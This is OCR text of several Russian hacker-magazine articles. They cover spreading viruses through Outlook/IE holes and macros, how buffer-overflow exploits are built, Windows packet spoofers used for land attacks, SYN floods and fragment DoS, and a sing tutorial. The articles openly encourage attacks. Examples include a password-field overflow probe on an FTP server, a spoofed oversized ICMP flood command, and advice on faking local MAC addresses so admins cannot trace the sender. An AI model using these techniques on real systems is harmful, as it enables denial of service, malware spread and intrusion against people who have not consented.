Вирус готов, остался последний шаг - впаривание его толпе потенциальных жертв. И если на этом этапе появится розовая птица Обломинго и нагло насрет на все твои планы, то будет совсем неприкольно. Честно говоря, развести сейчас юзера на «просто запусти файл», если он не в первый раз видит комп, крайне проблематично. Также давно почти не катят приколы с файлами с двойным расширением, типа super_porno.jpg.exe, хотя попробовать можно. Да и в мыльце support@microsoft.com мало кто сегодня поверит :(. А вот мокрицу aka макрос впихнуть вполне реально, так как до сих пор находится множество догадливых индивидов, которые полностью уверены, что документы ms word - это просто безобидные текстики. Со втюхиванием вирей - главное придумать оригинальную идею и грамотно ее реализовать. Но все эти попытки впаривания заразы зависят от такой штуки, как «человеческий фактор»: юзер может запустить прожку, а может и наотрез отказаться, отрубиться от инета и спрятаться под подушкой. А это совсем не есть гуд.

РЕШЕТО

Я думаю, ты не раз слышал и услышишь про то, сколько тысяч дыр уже нашли и еще найдут в решете под названием софт от MS. Этим-то и лучше всего пользоваться при распространении виря. Естественно, надо юзать самые последние уязвимости, заплатки к которым часто не успевают сделать, да и ставить эти заплатки своевременно будет далеко не каждый. Заходи на www.bugtraq.ru, http://www.guninski.com/ browsers.html или любой другой сайт багов, который регулярно обновляется и ищи там описание того, как использовать новенькие дыры в почтовике Outlook или бродилке IE (осел тоже сгодится, так как они с аутглюком пользуют несколько общих библиотек) на выполнение произвольного кода. Далее создавай HTML письмецо согласно уязвимости, приклеивай к нему аттач, который надо будет выполнить, и отправляй в свободное плавание.

Например, червяк Klez рассылался под видом лекарства против другого виря от Лаборатории Касперского, строил из себя патч для ослика 6.0 и прочее, и прочее, и прочее. При этом он использовал дырку в аутглюке и создавал своему главному файлу двойное расширение. Потому и расползся по всему нету и стал самым массовым вирем за всю историю мироздания :).

THE END

Вот и все, что я хотел рассказать тебе по вирям. Надеюсь, это тебя подтолкнет на изучение чего-то нового для тебя, а не на крушение всего подряд. Удачи!

Мануалы по написанию прожек на бейсике можешь почитать на сайтах: www.citforum.ru/internet/vbscript/vbscript.shtml (неплохой учебник) или www.webber.ru/articles/category.html?category_id=15 (довольно толковый справочник).

OSы 4hack

БОЛЬШОЕ В МАЛЕНЬКОМ

БУФЕР ЛОПНУЛ, КАК ЭТО ПОЮЗАТЬ?

Vint(vint@townnet.ru)


Хой! Ты наслышан о глюках с буфером? Страшно? Так вот, теперь ты узнаешь, как такие штуки юзают крутенькие пацики!

Все началось не со зла, все началось как игра! (C) Ария

ЧЕРВЯК МОРРИСА И ПРОЧИЕ НАСЕКОМЫЕ

Сейчас переполнение буфера очень актуально для всех ОС от мелкомягких, даже говорят, что уже найден буфер оверфлов в 2003-х серверных виндах!


Первая сильная атака, основанная на переполнении буфера, была реализована с помощью известного червя Морриса аж в 1988 году нашей эры. В те времена основной сетевой ОС был Юних, и именно в его демоне (sendmail - отправка почты) была найдена возможность вызвать buffer overflow. А дальше количество таких атак росло, как снежный ком. Исследовались и находились новый дырявые софтины. Сегодня уязвимости и баги, связанные с так называемым переполнением стека или буфера, являются одной из основных проблем сисадминов. В рассылках и на сайтах, посвященных дырам в защите софта, уязвимости такого рода составляют около 2/3 от общего числа. А простое наблюдение за событиями, происходящими сегодня в области сетевых технологий, дает все основания считать, что появилось и очень быстро растет целое поколение программ, называющими себя «buffer-overflow exploits». Таких софтин множество, но все они для прорыва в систему и/или для получения прав рута используют глюки в контроле размеров строк и буферов. Причем проблема давно вышла за рамки UNIX-систем. Сейчас переполнение буфера очень актуально для всех ОС от мелкомягких, даже говорят, что уже найден буфер оверфлов в 2003-х серверных Виндах! И самое-то интересное, что эти баги не являются закрываемыми раз и навсегда! Переполнение буфера - это уже некая технология, позволяющая находить дыры там, где их никогда не было :).



Самое примитивное переполнение буфера происходит при работе со строками в текстовых протоколах (HTTP, SMTP, POP, FTP).


ГДЕ ЖЕ ТЫ, ГДЕ, ДЫРОЧКА МАЛАЯ!

Сейчас мы попробуем найти ручками это самое переполнение. Самое примитивное переполнение буфера происходит при работе со строками в текстовых протоколах (HTTP, SMTP, POP, FTP). Вот как можно находить дырочки для входа: такая



бага была найдена на FTP-сервере «made in China» под управлением NT'шного мастдая. При подключении к серверу на запрос пассворда передается строка: «pass AAAAAAA...» - больше 1024 (размер буфера) символов. Если в NT'е нет глюка с переполнением, то ты узришь мессаги об ошибке, и сервак продолжит общаться с другими юзерами, а если есть, то произойдет дисконнект, и, возможно, сервант вообще упадет. А дальше твое дело, что делать с такой находкой: сообщить адмену или поиметь сервер!

Другой способ поиска переполнений - анализ исходного кода или дизассемблирование программы, что требует наличия исходника или бинарика, умения программировать и дизассемблировать, и поэтому многим не понравится. Однако многие уязвимости можно найти только таким способом, да и то если просидишь несколько ночей над софтиной. Если в руках есть исходник проги, то все не так плохо. А если в наличии только бинарики, то поиск дыр превращается в большой гем, так как без хорошего знания асма и архитектуры проца багу ты не найдешь :(.



КАК ЖЕ СИЕ РАБОТАЕТ?

Как ты, наверное, уже понял, перезапись возвратного адреса, который валяется в регистре EIP проца (Instraction Pointer register - регистр-указатель команд), позволяет нам юзать переполнение буфера в своих темных целях :). Обычно, используя этот прием, ты заставляешь проц выполнить код, который он при нормальной работе выполнять не должен. Ты можешь поместить в EIP адрес, возвращающий проц обратно в буфер, чтобы исполнить те инструкции, которыми буфер переполнили (тот самый шелл-код, который был запихнут в стек как параметр для функции, например, login).

А делается вся эта замутка с одной хитрой целью: NT'шные винды, как и юнихи, используют политику учетных записей, то есть у каждого юзера есть учетная запись, в которой прописаны права юзера на эту систе-

му. У кого они выше, тот и крут. Так, в виндах самый крутой - Администратор, а у юнихов - Root. У всех остальных юзеров права на систему гораздо меньше. Так вот, эти обездоленные, чтобы получить права администратора, используют атаку на переполнение буфера. То есть перцу необходимо переполнить буфер в каком-либо из процессов, запущенном с правами администратора или на системном уровне, перезаписать буфер своим кодом и выполнить его, тогда код простого юзера выполнится с правами root'а, так как процесс запущен с админскими правами.

В NT'ях через овердоз буфера можно запустить командную строку с наивысшими правами «SYSTEM». Если процесс в Виндовс NT создает дочерний процесс, то обычно ему даются права родителя. Однако некоторые процессы могут создаваться с использованием Win32 функции CreateProcessAsUser (), которая создает процесс-дочку от имени другого чела, а значит, это дите будет иметь такие же права, как и юзер, от имени которого его создали. Все это возможности для получения админских прав через переполнение буфера.

ТРАБЛЫ ОВЕРДОЗА

После теории топаем к практике. Основные моменты создания ЛЮБОГО эксплоита, юзающего дыру переполнения буфера, выглядят примерно так:

1. Необходимо найти узкое место в программе или ОС. Это достигается либо анализом кода, либо банальным методом научного тыка: «А что будет, если послать переменной не 5, а 50 байт?»

2. Дизассемблирование дырявого участка кода - необходимо для разведки места дислокации баги.

3. Небольшой анализ, куда лучше закинуть злостный код.


4. Написание сего кода на асме. Соображение строки, переполняющей буфер, с учетом злостного кода, то бишь надо включить ссылку или сам код в строку переполнения.

5. Написание софтины, которая автоматически переполняет буфер и передает управление твоему коду.

И все! Сейчас у нас в руках готовый эксплоит, который работает очень просто: при запуске находит дырявое приложение, некими манипуляциями переполняет буфер (стек), а затем твой вредный кусочек в буфере получает управление.


Немного расскажу о написании самого хитрого кусочка. Для создания машинного кода, на который передаст управление переполнившийся буфер, надо:

Во-первых, выяснить примерный адрес верхушки стека на данном компе при вызове функций, чтобы корректно сформировать адрес возврата, который попадет в поле



RETADR. Обычно эксплоиты выполняют это с помощью вызова пустой функции, возвращающей в качестве параметра значение верхушки стека.

Во-вторых, кусок кода должен быть написан так, чтобы не содержать символа 0, который будет по-



нят, как конец строки, иначе этим символом твой кусочек и закончится. Конечно, код попадет при копировании в область параметров, но хакера это, как и испорченный регистр BP, не волнует. Главное, управление будет передано на чужеродный фрагмент.

В-третьих, точно должны быть рассчитаны размеры буфера, чтобы все попало в нужные места и не вызвало обычного core dump. Также надо учесть размеры других переменных, стоящих между буфером и RETADR.

И, наконец, в-четвертых, ты должен уметь вызывать функции операционной системы и знать необходимые для работы в лицо!

МИФ ОБ УНИВЕРСАЛЬНОЙ ЗАЩИТЕ

Недавно на IRC-каналах и в Инете пробегал слушок, что найдена универсальная защита (!) от абсолютно всех нюкеров и эксплоитов, основанных на переполнении буфера. Вот вкратце как это преподносилось: при переполнении стека выполняемый код также находится в стеке (а при нормальной работе ОС такого не бывает), и кому-то, по слухам, нашему соотечественнику Solar Designer'у, пришла в голову мысль, что можно запретить исполнение кода, находящегося в стеке, что должно позволить навсегда решить проблему его переполнения. Этот парень оказался не только говоруном, но и низкоуровневым кодером, и, пошаманив три дня и три ночи с особенностями процессоров Intel 586, реализовал идею в своем проекте OpenWall. Также существуют патч для ядра Linux'а - PAX, заложенный во многие дистрибутивы (например, в BlackCat) и коммерческий продукт под Windows - SecureStack (автор - другой наш соотечественник).

Обычно, используя переполнение буфера, ты заставляешь проц выполнить код, который он при нормальной работе выполнять не должен.

Но при кульном тестинге народ догнал, что это не есть выход! Ведь можно положить в стек данные таким макаром, что после возврата из процедуры ось начнет выполнять любые функции, принадлежащие основной программе, например, memcpy, и ее параметры будут находиться в стеке на положенных местах. В результате функция скопирует данные из стека в другую область памяти, где исполнение кода разрешено, а после возврата из нее управление будет передано в эту область памяти. Все! Универсальная защита от переполнения буфера накрылась :).

Недавно на IRC-каналах и в Инете пробегал слушок, что найдена универсальная защита (!) от абсолютно всех нюкеров и эксплоитов, основанных на переполнении буфера.

Конечно, можно поспорить и попытаться доказать, что есть более простые способы проникновения в систему, чем эксплоитинг переполнения буфера. Например, дать по башке админу и отнять пароли или послать трояна :). Но эти способы стары, грубы и неэффективны. Дать по башке админу смахивает на уголовщину. А если помрет? Так потом с зеками будешь переполнение буфера учить :). И троян - не выход, грамотные админы фильтруют почту на наличие коней и при получении прибивают на месте. Но, кроме шуток, уже написана такая туча софта с недочетами кодинга, которые мгновенно превращаются в лазейки для хакера (а релизится еще больше), что не юзать это минимум неразумно.

OSы 4hack

ГНУТЫЙ СТВОЛ ПОПАДАЕТ ДВАЖДЫ!

SPOOFER В ОКНАХ


Alex Shark
(qqqqqwww@e-mail.ru)

Хорошо стрелять по сетке в контру, а представь, что ты можешь выстрелить из чужого ружья, причем ни жертва, ни хозяин ружья об этом ничего не узнают.

Давай постреляем, только не нарисованными пульками, а реальными пакетами.

NETXRAY

Для начала не мешает его поставить. Качать можно с http://msk.nestor.minsk.by/sr/download/netxray.zip, найдено на первой странице yandex-а. Если сайт и отвалится после выхода журнала, найти будет нетрудно.




Глюк с определением сетевухи под Windows 2000

После установки запускаем и видим несколько окошек. Давим на трубу со стрелочкой, направленной на выход. И попадаем в спуфер. Тут есть редактор пакетов, то есть ты можешь сделать весь пакет сам. Можно также запустить его на прослушку, это труба со стрелочкой на вход. Затем на квадрат с биноклем. Выделяй пакеты, которые хочешь слать, и делай правый клик по ним. Найди «send this packets» и ты увидишь, как они вылетят от тебя. Режимов посылки у него несколько, ты можешь слать по одному, по несколько (укажи в окошке, сколько раз послать). Или бесконечно много (continuously), что полезно при забивании мусором порта или при syn-флуде. Не забывай про ID пакета. Если слать один и тот же пакет, то машина примет только первый, а остальные посчитает за дупы. Поэтому лучше для флуда отправлять пачку из 10-20 перехваченных пакетов.

Прога умеет сама считать контрольную сумму, но ты можешь ее и подкорректировать вручную, хотя на практике ничего хорошего из этого не выйдет. Можно задавать вручную данные внутри пакета и менять флаги (rst, fin и прочие). Можно даже сделать левый пакет, с большей длиной, чем реально есть данных. Можно сделать пакет для land-атаки, для этого надо поставить одинаковые source и destination IP и одинаковые порты. При этом порт должен быть открыт. Если тачка не патченная и ось там не больше 95, то она отвалится в тотальный даун. Если хочешь испугать друга линуксоида, то поставь на прослушку исходящие пакеты TCP и вруби прогу-флудер, например, portfuck. После отлова 10-20 пакетов тормози их обоих, выделяй пакеты и говори «спать до посинения». Если на линухе есть открытый порт и ты именно его portfuck-ал, то на компе начинает очень страшно тарахтеть винт. Ничего реально страшного не происходит (по крайней мере в ближайшие 15-20 минут), но звучит это неприятно.

Используя битую фрагментацию пакета, можно засрать стек на чужой машине. Для этого надо настроить снифер на поимку исходящих ICMP-пакетов. Хорошенько пинганути машину пакетом на 60 кило, желательно не один раз. После чего, поковырявшись во внутренностях, надо стереть последний, завершающий пакет, именно после него машина начинает отвечать на пинг. Если он не пришел, тачка будет хранить все остальные пакеты, пока не истечет тайм-аут. В локалке это будет выглядеть вечнозеленым глазом на хабе и сетевухе. На тачке чувствуется явное торможение. При этом фаерволлы грустно молчат, поскольку пакетов толком ни одного не пришло.

Если стереть последний, завершающий пакет (именно после него машина начинает отвечать на пинг), то тачка будет хранить все остальные фрагменты, пока не истечет тайм-аут. В локалке это будет выглядеть вечнозеленым глазом на хабе и сетевухе. На тачке чувствуется явное торможение. При этом фаерволлы грустно молчат, поскольку пакетов толком ни одного не пришло.



Прога, «слушая» которую можно сделать хороший SYN-флуд

Если сделать серию из 10 незавершенных пакетов и послать ее раз 100, то отожрется солидный кусок RAM, а из-за корявого стека не все пакеты корректно отчистятся. Тут хорошо заметен глюк мастдайной реализации стека. Пишутся в память все пакеты, если ID не совпадает с последними десятью. А удаляются только первые. Таким образом, получив 50 серий по 10 пакетов, тачка подождет и сотрет только первые 10. Можно так же замутить и TCP соединение, но в этом случае геморроя будет больше.

EXPLOITGENERATOR

Качать можно отсюда http://packetstormsecurity.org/DoS/expgen085.zip. Антивирус McAffee и некоторые версии AVP ругаются на него, типа «вирус не надо запускать». Можно смело положить на это. Страшная прога, жаль, что не работает под 2k'шкой, а рассчитана только на 95 и 98 форточки.

После запуска вываливается окно формирователя пакета. Первое поле - это IP-протокол. Можешь задать стандартный протокол из выпадающего списка, можешь написать что-нибудь свое. IP src и IP dst - это исходящий и входящий адреса.

С помощью хорошего спуфера можно провести практически все атаки, связанные с кривостью IP-стека.

IP Tos, поле IP-хедера, type of service - что есть тип услуги или что именно мы хотим делать. Особой роли на завал не оказывает. Time to live или ttl это количество роутеров, которое можно пройти пакету перед смертью. Если поставить слишком маленькое число, пакет может умереть, не дойдя до адреса. Хотя в локалке без роутеров можно ставить и маленькое число. Fragment off - смещение фрагментации, то есть на сколько второй кусок отстает от первого. Помогает, если ты решился сорвать стек TCP/IP распаковщика. P.ID - это тот самый ID пакета, по которому комп понимает, видел он его или еще нет. И если он будет повторяться, то система просто проигнорирует пакет. Ну, с checksum все понятно, эта прога тоже умеет считать ее сама.

Это все касалось IP-уровня. Дальше у тебя есть выбор. Или посылать TCP пакеты, или ICMP. В TCP пакетах есть возможность назначить sequence и acknowledge номера; для определения, к какому коннекту относится этот пакет, может пригодится при TCP-hijack. Хотя руками эту операцию провернуть практически нереально.

Параметры WinSize и URP относятся к MTU-level, то есть к тому, как передавать пакет. Конечно, ребята не забыли про флаги - устанавливай все, что душе угодно. Ниже есть опции «сколько штук слать» и «как часто это делать». Если поставить очень маленькое число в паузе, то прога получается очень даже неплохим флудером. Проблема только в том, что она часто делает вид, что послала, но реально с машины не вылетело ни байта. Примечательно, что для стандартных syn-flood со спуфом исходящего IP, а также для smurf-а есть стандартные кнопочки. Все это удовольствие находится во вкладке Simple mode. Так что для простых операций не стоит заморачиваться и клепать пакеты руками.


PACKET BUILDER

Прога для посыла пакетов. Автор клянется, что работает под любой осью. В реальности же оказывается, что под 2k прога конкретно прогоняет с контрольной суммой, отчего пакеты рубятся на первом же роутере. А если ты сидишь на модеме, то гробятся они уже на другом конце твоего телефонного кабеля. Кроме того, при некоторых условиях в сеть не вылетает вообще ничего, то есть пакеты успевают умереть еще на твоей тачке. Интерфейсик незамысловатый: можно задать исходящий и входящий адреса и порты, количество посылаемых пакетов и флажки. Есть возможность засылать пакеты с рандомных адресов, для этого нужно поставить галку на

Как оно работает под Windows 98

randomized source. Там, где при запуске написано data to send, можешь писать послание на ту сторону. Если там :) отловят пакеты, они будут содержать именно эти данные. Packet len и forced len - это длина пакета. Первая цифра - это вычисленная длина, вторая - на тот случай, если ты хочешь послать больше, чем написал. Ниже идет лог работы программы. Тут ты сможешь наблюдать все действо. Ну и главная красная кнопка «Send», что есть «послать». Как только ты настроишь все как тебе надо, дави на кнопарь и смотри, что вылетает с твоего компа. Прогу не получится использовать как smurf-ера, потому как она не умеет слать icmp пакеты. Также бесполезно при помощи нее что-либо ломать, поскольку половину пакета она просчитывает сама, а следовательно, не даст тебе поменять смещение фрагментации или syn номер последовательности. По сути, она умеет слать только один единственный вид пакетов - это первый пакет из серии «тройное ру-

копожатие». Все эти пакеты не устанавливают реального соединения, в файрволле они могут даже не появиться. Единственное, что можно сделать страшного этой прогой, это забить чей-то канал. Но это только в том случае, если от тебя можно отправлять пакеты с левый адресом отправителя.


Билдер пакетов, набор стандартных параметров IP

ETTERCAP

В отличие от всех, эта прога умеет спуфить только ARP пакеты. Зато делает это она просто прекрасно. Мало кому может понадобиться ручная отправка, но не упомянуть о ней нельзя. Особенно учитывая, что это чуть ли не единственная версия проги, которая с горем пополам, но пашет под 2k виндами.

НЕУДАЧНИКИ

Что не пошло в корне. IRX 1.5 - после настройки сетевой карты, при попытке сканирования просто падает в синий дамп вместе с виндой win2k SP3. Хотя обещали, что создана прога именно для win2k. PacketX - после распаковки под двухтысячник отказался подгружать свой драйвер, банально забив на кнопку load driver. Без него не работает, говорит - «ошибка при общении с моими дровами». Под 98-ми просто послал всех, обещая работать только под NT-ей. В общем, непонятно, что именно чувак хочет от машины.

Из-за кривого winsock-а ни одного нормального спуфера на винде пока нет.

В ЦЕЛОМ

Как ты уже понял, со спуферами в стране напряженка. Но все же стоит завести на компе старушку WIN98 хотя бы для юзанья первых двух прог. А ettercap просто необходим всем, живущим в страшных покалках, где IP привязан к MAC :).

НАКОРМИ СЕРВАК ЯДОВИТЫМ ПУДИНГОМ!

СТРОИМ СВОИ СОБСТВЕННЫЕ ПАКЕТЫ В ЛИНЕ

OSы 4hack

Ушаков Андрей
aka A-nd-Y (Andy_@timus.ru)

Для использования спуфинга в простейшем случае достаточно взять какую-нибудь несложную программу, которая будет генерить пакеты, например, с поддельным айпишником, и слать их, куда попало

Но, как понимаешь, этот незамысловатый метод - не для нас. Настоящий хакер всегда попытается досконально разобраться в каждом случае, который будет ему хоть сколько-нибудь интересен. Надеюсь, ты относишь себя к таковым? Если да, то очень за тебя рад - у тебя многое получится. Думаю, никто не будет спорить, что спуфинг заслуживает подробного изучения, так как позволяет лучше понять принципы работы сети.

SING - НАШ ЧЕЛОВЕК!

Итак, я хочу рассмотреть на практике построение сетевых пакетов, чем, в общем-то, и является спуфинг. Для этого мы воспользуемся программой sing, которая позволяет задать достаточное количество параметров и таким образом создавать пакеты с нужными характеристиками.

Почему именно sing? Sing работает с протоколом icmp (также может создавать пакеты других типов, таких как UDP и TCP), который больше всего подходит для начального изучения сетевых протоколов на практике. На нем проще показать основные принципы построения пакета, так как он содержит меньше параметров, чем, например, TCP пакет. Также не стоит забывать, что на протоколе icmp основана маршрутизация, понятие принципов которой также не будет лишним.

Sing также входит в набор пакетов хакерской оси Trinux (http://trinux.sourceforge.net/), так что, если всегда хочешь иметь под рукой необходимый набор утилит, советую обзавестись именно Trinux'ом

ВРУБИМ И ВРУБИМСЯ

Устанавливаем sing. Качаем архив SING-1.1.tgz с сайта http://sourceforge.net/projects/sing/. Архив весит чуть больше 400 КБ, так что скачать его не составит труда. Распаковываем архив:

yandex.ru? :)

```
gzip -d SING-1.1.tgz
tar -xvf SING-1.1.tar
```

После чего переходим в распакованную директорию. Установка программы стандартная: ./configure (./configure --help, если интересны дополнительные опции), make, make install. Все команды делаются из корня распакованной диры.

После того как sing установлен, можно заняться непосредственным его изучением, а заодно затронуть некоторые аспекты из теории протоколов TCP/IP стека.

> До того как начнешь синговать с помощью какого-нибудь снифера, узнай MAC адреса в своей локалке и указывай при отправке ложных пакетов именно их, так как админ легко сможет обнаружить в случае необходимости, с какого компа шли зло-пакеты

Для начала рассмотрим общие параметры работы программы. Простые команды sing сходны с ping (sing вообще призван заменить ping как гораздо более функциональное и гибкое средство по работе с icmp, к тому же надо учесть, что sing включает в себя все функции ping).

В простейшем случае запускается аналогично ping с теми же функциями:

```
sing 10.26.22.65.
```

Простейший спуфинг осуществляется с применением опции -S:

```
sing 10.26.22.65 -S 10.26.22.99
```

Делаем пинг, подставляя ложный адрес в отправляемые пакеты.

Это самое простейшее применение программы sing, которое сгодится лишь для примитивных задач, но для более серьезных задач требуется использование более сложных параметров, которые мы почекаем далее.

"-i" - позволяет указать интерфейс, который следует использовать при работе с пакетами;

"-s" - задает размер отправляемого пакета в байтах, указание этого параметра в значение max, позволяет отправлять максимально большие пакеты;

"-prot" - задает протокол для отправляемого пакета, например, TCP, UDP, ICMP;

"-seq" - позволяет задать номер пакета в последовательности;

"-ip_id" - идентификатор пакета;

"-lt" - время жизни пакета в секундах;

"-TOS" - задает значение поля тип сервиса (type of service). Это тип требуемого обслуживания соединения для управления его рабочими характеристиками. В частности, TOS позволяет задать приоритет для конкретного пакета при его передвижении по сети.

Задание TOS осуществляется заполнением восьми полей. Первые три поля задают приоритет при передвижении по сети. Следующие три поля: поле задержки, поле пропускной способности, поле достоверности. Задание какого-либо из полей в 1 дает высокий уровень требуемого параметра, 0 - нормальный уровень. Оставшиеся два поля зарезервированы и не используются. Поле приоритета может принимать, например, такие значения: 000 - обычный приоритет, 011 - мгновенная

доставка. TOS позволяет таким образом задавать параметры обработки пакета при прохождении его через сеть.

"-M" - задает тип операционной системы в виде win, linux и т.д.;

"-MAC" - позволяет установить нужный MAC адрес на отправляемых пакетах;

"-t" - задает время жизни пакета TTL, рекомендуемое значение на данный момент - это 64 (максимальное может быть 255), но многие системы устанавливают свой TTL.

По мере прохождения через маршрутизатор изначальное значение TTL уменьшается на единицу, поэтому можно определить примерное количество маршрутизаторов (хопов), через которое прошел пакет.

TTL устанавливает, таким образом, максимальное количество маршрутизаторов, через которое может пройти пакет. Пакет с TTL, равным нулю, автоматически отбрасывается маршрутизатором и заканчивает свой путь в сети, а маршрутизатор посылает ответ с полем time exceeded об истечении времени жизни пакета.

Таким образом на основе icmp и производится маршрутизация в сети при помощи выяснения доступных хостов, количества хопов и т.д.

Пример запуска:

```
sing -i eth0 -s max -prot icmp -S
212.23.95.146 212.23.95.147
```

Засылаем кучу огромных пакетов на хост 212.23.95.147 от имени 212.23.95.146 (параметры -S).

Вот что показывает нам tcpdump:


```
17:35:12.332005 212.23.95.146 > 212.23.95.147:
icmp (frag 13170:1480@1480+)
17:35:12.332022 212.23.95.146 > 212.23.95.147:
icmp (frag 13170:1480@2960+)
17:35:12.332037 212.23.95.146 > 212.23.95.147:
icmp (frag 13170:1480@4440+)
```

НАВОРОТЫ

В программе есть такая интересная опция, как определение операционной системы удаленного хоста. Эту опцию задает параметр "-O".

Например:

```
sing -O 212.23.95.147
```



Досим с поддельным айпишником

После завершения работы будет выдано такое сообщение:

```
--- 212.23.95.147 sing statistics ---
2 packets transmitted, 2 packets received,
0% packet loss
round-trip min/avg/max = 0.835/0.939/1.044 ms
<*> Remote OS on 212.23.95.147 is a Window$ 2k.
```

Опция "-p" позволяет задать содержимое отправляемого пакета в виде обычного текста:

```
sing 212.23.95.145 -p 'You are hacked by cool
HACKER'
```

Напомню, все операции sing должны выполняться с правами root, так как требуется непосредственная работа с сетевым интерфейсом.

Как видишь, даже перечисленные мною параметры уже дают возможность достаточно гибкого формирования пакета, а в sing еще немало параметров.

Я ТЕБЕ ОДИН УМНЫЙ ВЕЩЬ СКАЖУ!

Полезный совет. До того как начнешь синговать с помощью какого-нибудь сниффера, узнай MAC адреса в своей локалке и указывай при отправке ложных пакетов именно их, так как админ легко сможет обнаружить в случае необходимости, с какого компа шли злопакеты. Почему нужно использовать маки именно из твоей локалки? Просто на маршрутизаторах, если админ не полный дурак, стоит ограничение по только известным адресам, поэтому произвольный мак юзать не получится.

МАРШРУТЫ ХАКОВСКИЕ...

Как я уже говорил, sing лучше всего работает с icmp. В частности, у него есть немало опций, связанных с маршрутизацией при помощи icmp-пакетов. Например, задание типа icmp-пакета (указывается после опции "-x"):

Изучаем спуф-пакеты

Сингуем...

host-unknown - неизвестный хост;
host-unreach - хост недоступен;
time_exc - истечение времени жизни пакета;
redirect - редирект пакетов через другой роутер.

Типов icmp еще достаточно много, и я не буду перечислять их все. Отмечу лишь то, что задание определенного типа icmp с определенными параметрами и пересылка пакетов, например, на роутер от определенного хоста, может изолировать этот хост на определенное время. Ведь именно на icmp основана маршрутизация в Интернете. Секи фишку!

Все опции, которые остались вне этой статьи, хорошо описаны в "man sing", так что настоятельно рекомендую тебе его прочитать - лишним это точно не будет. Torga ты сможешь использовать sing очень эффективно.

В sing также есть множество опций, которые требуют изучения специфики сетевых протоколов, сетевой маршрутизации, структуры пакетов. Для этого нужно прожевать не одну толстенную книжку, но стоит того, если ты действительно хочешь стать гуру в своем деле.

Инфы по спуфингу в Инете довольно мало, поэтому рекомендую тебе искать ее непосредственно по спецификациям нужного протокола - пользы будет больше

Для изучения спуфинга используй снифер - в этом деле он будет твоим лучшим помощником

SOFT

В этой рубрике: обзоры, тесты, описание и настройки софта по теме номера. Инструментарий разработчиков, полезные утилиты, специализированное и прикладное ПО из всех областей компьютерной жизнедеятельности.

Content:

"ПРОМЫВКА" МОЗГОВ, ИЛИ ПОДБЕРЕМ КЛЮЧИ

СКАНЕРЫ БЕЗОПАСНОСТИ ДЛЯ LINUX

Vitls (vitls@chat.ru)

